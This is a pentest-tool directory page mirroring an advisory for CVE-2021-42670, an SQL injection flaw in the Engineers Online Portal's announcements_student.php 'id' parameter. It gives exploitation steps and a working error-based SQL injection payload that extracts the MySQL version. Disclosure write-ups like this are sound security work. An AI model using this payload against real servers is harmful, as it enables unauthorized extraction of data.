
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-42670 — CVE-2021-42670 - SQL Injection vulnerability in the Engineers online portal system. | Kitploit

Tools/GitHubGitHub/0xdeku/cve-2021-42670
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration TestingDatabase Security
GitHub0xdeku/cve-2021-42670

CVE-2021-42670

CVE-2021-42670 - SQL Injection vulnerability in the Engineers online portal system.

View Repository
21244 years agoNot yet reviewed
Share

CVE-2021-42670

CVE-2021-42670 - SQL Injection vulnerability in the Engineers online portal system.

Technical description:

An SQL Injection vulnerability exists in the Engineers Online Portal. An attacker can leverage the vulnerable "id" parameter in the "announcements_student.php" web page in order to manipulate the sql query performed. As a result the attacker can extract sensitive data from the web server.

Affected components -

Vulnerable page - announcements_student.php

Vulnerable parameter - "id"

Steps to exploit:

  1. Navigate to http://localhost/nia_munoz_monitoring_system/announcements_students.php
  2. Insert your payload in the id parameter

Proof of concept (Poc) -


The following payload will allow you to extract the MySql server version running on the web server -

1' AND (SELECT 4356 FROM(SELECT COUNT(*),CONCAT(0x7178787071,(MID((IFNULL(CAST(VERSION() AS NCHAR),0x20)),1,51)),0x7178786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'pMLo'='pMLo
CVE-2021-42670

References -

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42670

https://nvd.nist.gov/vuln/detail/CVE-2021-42670

Discovered by -

Alon Leviev(0xDeku), 22 October, 2021.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    261
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259

Explore all tools

Browse our collection of tools

View all tools →





